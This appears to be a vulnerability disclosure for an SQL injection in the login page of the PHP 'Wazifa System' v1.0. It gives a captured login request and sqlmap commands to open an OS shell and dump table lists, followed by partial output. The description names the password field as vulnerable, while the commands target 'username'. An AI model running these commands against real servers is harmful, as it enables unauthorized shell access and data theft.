Wazifa System in PHP RCE

https://code-projects.org/wazifa-system-in-php-css-js-and-mysql-free-download/

NAME OF AFFECTED PRODUCT(S)

Wazifa System

Vendor of Product

https://code-projects.org/wazifa-system-in-php-css-js-and-mysql-free-download/

Manufacturers sites

https://code-projects.org/

Affected Compoent

Vulnerable File

logincontrol.php

VERSION(S)

- v1.0

Software Link

https://download.code-projects.org/details/82bd09bf-dc3d-4700-912e-2e315eb4777e

Vulnerability Type

SQL INJECTION , Remote Code Excute.

Attacted Type

Remote

Description of the vulnerability

In the login page, there is an unauthorized SQL injection vulnerability where the password is entered, which can obtain database information and execute code to obtain server permissions.

Vulnerability recurrence

POC


```
POST /controllers/logincontrol.php HTTP/1.1
Host: collegeproject-wazifa
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0)
Gecko/20100101 Firefox/130.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://collegeproject-wazifa
Connection: close
Referer: http://collegeproject-wazifa/login.php
Cookie: PHPSESSID=71m3j6l9g02u9ia1mteslaie7a
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=hamada2&password=1234
```

Save this packet as a 1.txt.

This vulnerability can be used to obtain server privileges by execute this command.


```
python sqlmap.py -r 1.txt -p "username" --os-shell
```

Result



Run the following code to obtain the database information

```
python sqlmap.py -r 1.txt -p "username" --tables
```


Database: information_schema
[61 tables]
CHARACTER_SETS
COLLATIONS
COLLATION_CHARACTER_SET_APPLICABILITY
COLUMN_PRIVILEGES
FILES
GLOBAL_STATUS
GLOBAL_VARIABLES
INNODB_BUFFER_PAGE
INNODB_BUFFER_PAGE_LRU
INNODB_BUFFER_POOL_STATS
INNODB_CMP
INNODB_CMPMEM
INNODB_CMPMEM_RESET
INNODB_CMP_PER_INDEX
INNODB_CMP_PER_INDEX_RESET
INNODB_CMP_RESET
INNODB_FT_BEING_DELETED
INNODB_FT_CONFIG
INNODB_FT_DEFAULT_STOPWORD
INNODB_FT_DELETED
INNODB_FT_INDEX_CACHE
INNODB_FT_INDEX_TABLE
INNODB_LOCKS
INNODB_LOCK_WAITS
INNODB_METRICS
INNODB_SYS_COLUMNS
INNODB_SYS_DATAFILES
INNODB_SYS_FIELDS
INNODB_SYS_FOREIGN
INNODB_SYS_FOREIGN_COLS
INNODB_SYS_INDEXES
INNODB_SYS_TABLES
INNODB_SYS_TABLESPACES